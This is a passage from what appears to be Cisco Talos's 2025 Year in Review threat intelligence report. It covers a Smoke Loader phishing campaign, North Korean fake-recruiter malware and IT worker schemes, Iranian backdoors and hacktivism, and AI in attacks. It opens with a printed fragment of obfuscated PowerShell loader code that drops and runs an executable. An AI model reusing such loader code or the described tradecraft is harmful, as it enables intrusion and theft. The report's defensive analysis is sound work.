    $tZVNUHlD = $env:AppData + '\svc2.exe'
    BLrCLol $CslnlBh.SubString(43,38)
    start $tZVNUHlD
}

jandRjfq
```

Smoke Loader in disguise

In a campaign that began in February 2025 and targeted Ukrainian entities, we observed threat actors using phishing emails to deliver a CharCode-obfuscated JavaScript downloader, which we assess is a variant of the Emmenhtal malware loader.

The downloader used several layers of obfuscation to disguise an encrypted PowerShell command that ultimately downloaded Smoke Loader and a decoy PDF from a rotating set of infrastructure, demonstrating how this malware can be heavily disguised upon delivery and potentially evade detection.

North Korea

North Korean cyber operators increased the sophistication and impact of their social engineering schemes in 2025, leveraging these operations to achieve financial gain as well as persistent network access for espionage purposes. These actors orchestrated record-high cryptocurrency thefts over the year, notably pulling off one of the largest heists ever recorded in February by stealing $1.5 billion from the Bybit exchange. While the illicit revenue can be leveraged by North Korea to counteract the effects of intensifying international sanctions, the unauthorized persistent access to targeted networks affords numerous opportunities such as theft of sensitive data, extortion, and footholds for future operations.

Talos actively tracked numerous North Korea-affiliated campaigns, finding enhanced tooling, technical sophistication, and operational security. We also strengthened our identification and tracking of patterns used to create false personas deployed in the North Korean IT worker scheme, improving our capability to detect these actors at scale.

North Korean group Famous Chollima improves tooling and intensifies the scale of their Contagious Interview campaign

Throughout 2025, Talos observed North Korean threat actor Famous Chollima improving the capabilities of their Contagious Interview campaign, which leverages fake job recruitment schemes to socially engineer targets, conduct cryptocurrency theft, and obtain persistent access to targeted networks. The campaign is so named due to its contagious nature, where any user cloning infected repositories becomes compromised, enabling exponential spread.

Famous Chollima impersonates recruiters from legitimate companies on LinkedIn, Telegram, and other job platforms, offering high-paying cryptocurrency positions and directing victims to fake interview platforms or coding assessments. Victims are tricked into executing terminal commands or running malicious npm packages disguised as technical tests, which install cross-platform malware targeting Windows, macOS, and Linux systems. The actors' BeaverTail infostealer malware immediately exfiltrates cryptocurrency wallet credentials from browser extensions, browser-stored passwords, SSH keys, and macOS Keychain data to attacker-controlled infrastructure. Meanwhile, their InvisibleFerret backdoor establishes persistent access for long-term espionage, enabling attackers to compromise personal accounts, corporate wallets, and entire DeFi protocol infrastructures by exploiting discovered private keys.

The attackers reap financial rewards by draining protocol funds, upgrading contracts maliciously, and/or minting infinite cryptocurrency tokens. Meanwhile, their persistent access to targeted networks can support long-term espionage and intelligence collection efforts, rendering this a dual-purpose operation. Periodic improvements made to this campaign throughout 2025 indicate it will be a persistent threat going into 2026.

North Korean cyber actors pulled off the largest cryptocurrency heist in history in 2025, stealing

$1.5B

in Ethereum.

Contagious Interview tool improvements in 2025

- Clipboard and file stealing capabilities
- Keylogger and screenshotting modules
- Python-based custom RAT to enable targeting of Windows systems
- Virtual environment checking capabilities
- Anti-debugging and anti-logging functionality

Contagious Interview at-a-glance

338+ malicious npm packages

50k+ downloads

180+ personas

Dozens of C2 endpoints

Hundreds of confirmed victims

Defending against North Korean social engineering schemes

Enhanced hiring verification

Organizations must implement multi-layered identity verification including mandatory live video interviews with spontaneous questions, government ID verification with liveness detection, background checks through multiple independent sources, and verification of physical addresses matching identification documents.

Technical controls and monitoring

Deploy endpoint detection and response (EDR) solutions with behavioral analytics to detect unauthorized remote access tools, KVM-over-IP devices, and suspicious USB/HDMI configurations. Monitor for anomalous patterns including VPN usage from sanctioned regions (particularly Astrill VPN), connections to Russian (AS20485 TTK) and Chinese (AS134544 Cenbong) networks, unusual working hours inconsistent with stated time zones, and multiple concurrent logins from different geographic locations.

Cross-functional coordination

Establish dedicated insider risk programs spanning HR, Legal, Security, and IT departments with specialized training on DPRK IT worker tradecraft. Create safe reporting channels for suspicious behavior, implement regular red-team exercises simulating fraudulent applications, and participate in information-sharing forums with law enforcement and industry peers

Refined tracking of patterns used to create North Korean IT worker personas enables identification of these actors at scale

North Korean operatives continued over the past year to deploy thousands of skilled IT workers who use stolen identities and AI-generated profiles to secure positions at Fortune 500 companies, startups, and government contractors. Beyond generating billions in annual revenue for North Korea's nuclear weapons and ballistic missile programs, these IT workers establish persistent insider access to corporate networks, steal intellectual property, deploy malware, conduct extortion, and enable future cyber operations.

Talos' analysis of a data leak from an AI photo editing platform led us to identify numerous IT workers' fake profiles, which in turn revealed patterns that can be leveraged to enumerate additional accounts and aliases. For example, many of the actors' emails we track end in numerical digits and contain words like "code" and "dev," names of animals, or gods from Greek mythology. Parsing out usernames from these email addresses, identifying profiles with those usernames on various online platforms, and pivoting off these accounts often reveals a web of interconnected IT worker profiles that follow the same patterns. Tracking these patterns and accounts can improve organizations' ability to defend against this threat, along with additional security steps outlined below.

Figure 19

North Korean IT worker accounts connected by username

Upon searching for our identified North Korean IT worker usernames across various online platforms, we found which ones are more favored by these actors.



Iran*

Iranian threat actors maintained a robust operational tempo in 2025, continuing to leverage a variety of techniques and tools such as credential harvesting, custom backdoors, LOLBins, and wiper malware to cause operational disruption at targeted entities globally. The year also featured toolkit updates from Iranian state-sponsored groups, such as ShroudedSnooper, that highlighted actors' focus on establishing and maintaining long-term, highly evasive access to critical sectors for espionage operations.

Iranian threat activity occurred against the backdrop of the Israel-Hamas conflict, and several Iranian hacktivist groups — an increasingly active element of the country's threat operations — conducted, or claimed to conduct, DDoS attacks, website defacements, and an array of disruptive operations in support of national interests. While many of these attacks relied on unsophisticated techniques, their public nature — often amplified through the actors' noisy self-promotion — highlights the strategic utility of hacktivism as a low-cost means of garnering attention and promoting narratives during periods of conflict.

ShroudedSnooper's telecommunications campaign underscores focus on stealthy and persistent access

In 2025, Talos started tracking a ShroudedSnooper campaign targeting telecommunications providers in the Middle East that involved an updated version of HTTPSnoop, a custom compact backdoor that we first discovered in 2023. We assess ShroudedSnooper — an APT that public reporting widely attributes to Iran's Ministry of Intelligence and Security (MOIS) — is very likely an initial access group that passes operations off to secondary threat actors for long term espionage or destructive attacks.

The updated variant of HTTPSnoop that we saw in 2025 is far more adept at blending into normal traffic that is specific to the victim environment.

Activity from the top Iranian hacktivist groups we track increased

60%

in 2025, according to analysis of posts made on the threat actors' official accounts.

The backdoor operates by interfacing with Windows HTTP kernel drivers and devices to listen to incoming requests over HTTP(S) and executing that content on the infected endpoint. It monitors for very specific, pre-defined malicious web requests that the threat actors have started customizing for the victim environment, crafting URL patterns that blend in with expected traffic. When it detects a matching URL, it decodes the data from the request to obtain and execute the final shellcode. The threat actor then establishes persistence by abusing legitimate Windows Management Instrumentation (WMI) filters to trigger the execution of malicious JavaScript code.

The development and use of the updated tool in this campaign is just one example of Iranian APTs' overall focus on establishing stealthy and persistent access to targeted organizations, particularly within the telecommunications sector. This is a top-targeted industry vertical for APTs writ large, as they often form the backbone of national satellite, internet, and telephone networks upon which most private and government services rely. By establishing undetected, persistent access, threat actors can potentially collect valuable intelligence from priority targets while also exploring lateral and downstream movement to customer and subsidiary networks, supporting sustained compromise at scale.

Activity from Iran-aligned collectives nearly tripled in June compared to the month prior, reflecting the link between kinetic conflict and hacktivist operations.

This analysis is derived from our tracking of top Iran-aligned hacktivist groups and their posts to actor-controlled accounts.

Hacktivism during global conflict

Trends from the Israel-Hamas and Russia-Ukraine conflicts:

- Kinetic and geopolitical events act as catalysts for surges in activity
- DDoS attacks play a major role, particularly against government, media, and public services targets
- Collectives draw actors from regions beyond the areas involved in the conflict
- Activity is advertised via social media with inflammatory language intended to sow divisions and promote prejudice
- Attacks impacting systems tied to critical services or infrastructure are rare and often unverified

**For current threat intelligence related to the developing conflict in Iran, follow our coverage on the Talos blog.*

Escalations in Israel-Hamas conflict triggered surge in hacktivist activity, mirroring Russia-Ukraine trends

Hacktivism was a mercurial and highly visible component of the Iranian threat landscape in 2025, with activity levels rising and falling in response to escalations in the Israel-Hamas war. For example, Israel carried out strikes against key Iranian military and nuclear sites between June 13 – 20 and U.S. forces struck Iranian nuclear sites on June 21 and 22, resulting in significant damage in the region. In the days leading up to and immediately following these attacks, Talos observed a surge in hacktivist activity targeting Israel and its allies from established, new, and previously dormant collectives that align themselves with the Iranian government. In response to the heightened threat environment immediately following the attacks, the U.S. Department of Homeland Security released an advisory, underscoring the risks associated with pro-Iranian hacktivist activity against U.S. networks.

The surge and characteristics of hacktivist activity surrounding the Israel-Hamas conflict closely mirror dynamics previously seen during the Russia-Ukraine war (see page 39).

Talos tracked numerous pro-Iran hacktivist collectives this year, expanding our efforts as new groups emerged on the scene. In looking at the volume of posts the collectives' operators made throughout the year from their official accounts on forums and websites such as X, Telegram, and TOR data leak sites, we found that Mr Hamza, Keymous+, and DieNet were amongst the most active overall in 2025, despite DieNet only appearing on the scene in March. Another group, Z-Pentest – though predominately known as a pro-Russia hacktivist actor – also garnered interest in this threat space in 2025 due to their unique capabilities and ideological overlap with Iranian interests (see sidebar).

Threat actor spotlight: Z-Pentest

Z-Pentest (also known as Z-Alliance) is a pro-Russia hacktivist collective formed in late 2024 that publicly expressed pro-Iranian sympathies in 2025, demonstrating potential ideological overlap.

The group has been associated with high-visibility OT intrusions targeting critical infrastructure entities, a notable divergence from more traditional hacktivist attacks such as DDoS.

Looking ahead, this group's purported capabilities, history of collaborating with other hacktivist groups, and public alignment with pro-Iran sentiments render it one to watch in this threat landscape.



Typical attack chain

Reconnaissance
Scans for exposed OT systems

Resource Development
Uses temporary VPS infrastructure

Initial Access
Exploits weak or default credentials

Impact
Defaces and/or manipulates OT systems, posting evidence on public channels

2025
YEAR IN REVIEW

AI threat landscape

The agentic shift

While this report is based on trends throughout 2025, one area we want to call attention to is just how fast the AI threat landscape is changing, even in the first few months of 2026.

In 2025, Talos' observations show that AI was more commonly used to automate or augment discrete parts of traditional attacks. This is especially true for social engineering. AI lowers the barrier of entry for novice attackers to employ more convincing social engineering techniques, such as easily generating phishing sites at the click of a button. At the same time, it also raises the ceiling for the operations of more advanced actors, such as APTs leveraging deepfake technology to secure employment at a target organization.

However, as the recent research into VoidLink has demonstrated, the AI landscape is evolving at an exponential pace. VoidLink is a first step in AI integration where development is significantly sped up, allowing tasks that used to take months to be completed in weeks or even days. It's an important first step, but as we have seen repeatedly with AI, the progression will come quickly.

In addition, the integration of agentic AI in mobile devices has been faster than on classical endpoints and servers. In these platforms the APIs are ready for adoption, which has led to the appearance of the first AI-enabled malware. In these cases, agentic AI was used to evaluate the screen content and determine next actions.

Large language models (LLMs) provided the basis for generative AI (GenAI), which in turn enabled agentic AI, and leaps in technology have happened in the span of months that outpace the adaptive capabilities of organizers and defenders. With new applications being discovered and used every day, this trend shows no signs of slowing down. A good example of this is OpenClaw (formerly Clawdbot) and Moltbook, which demonstrates how quickly technologies can evolve and become a serious business and cybersecurity risk for organizations.

It has become clear that, in the near future, back-end supported AI capabilities will become prevalent, similar to what we are already seeing in commercial products. These capabilities offer ways to make users more effective, giving them the ability to use an agent to search for vulnerabilities in niche software found in a compromised environment while they continue to drive toward their mission objectives. In modular frameworks like VoidLink, this would also give the user the ability to generate new modules on the fly based on the needs in the current environment, without having to devote the resources typically associated with it. This capability likely already exists; we just haven't found it yet.

Beyond that, the technology is quickly moving towards autonomous agents that could be tasked with basic, repeatable tasks like lateral movement, data gathering, and exfiltration, allowing the analyst to scale their operations or devote resources to more critical human-driven tasks. The speed of AI's evolution makes it likely this reality will arrive sooner rather than later. Agentic AI is opening the door to a catalog of features that will automate manual work and allow adversaries to greatly expand their capabilities.

Interested in learning more?

The state of AI security is as complex and dynamic as AI technology itself. For more information on these developments, including forward-looking research into what changes may be on the horizon, we recommend you read Cisco's annual State of AI Security report. This report provides a comprehensive analysis of the latest developments across AI threat intelligence, global policy, standards, research, and more.

Read here

Figure 20

AI usage across the attack chain



About the Cisco Talos 2025 Year in Review

The Cisco Talos 2025 Year in Review is a deep dive into the tactics, techniques, and procedures that shaped adversary operations globally.

Drawing from original Talos threat research; large-scale Cisco security telemetry across endpoint, network, and email environments; and real-world investigations conducted by Cisco Talos Incident Response, the report identifies the attack paths that consistently led to compromise.

Talos created this report to provide defenders with a clear view of how threat actors operated at scale in 2025 and what those trends mean for detection, hardening, and response strategies moving forward.

About Cisco Talos

Cisco Talos is a global threat intelligence team dedicated to tracking, analyzing, and disrupting cyber adversaries. We protect Cisco customers and support the broader security community through continuous research and collaboration with industry and government partners.

Our intelligence powers Cisco security products through Talos Intelligence Integrations, delivering automated protection against an ever-changing threat landscape.

Talos Threat Hunting and Incident Response services extend our expertise directly into customer environments, helping organizations detect, respond to, and recover from advanced threats.

Stay connected

View our blog: TalosIntelligence.com/blog | **Subscribe:** Threat Source newsletter | **Follow us:** LinkedIn, X, Mastodon, and BlueSky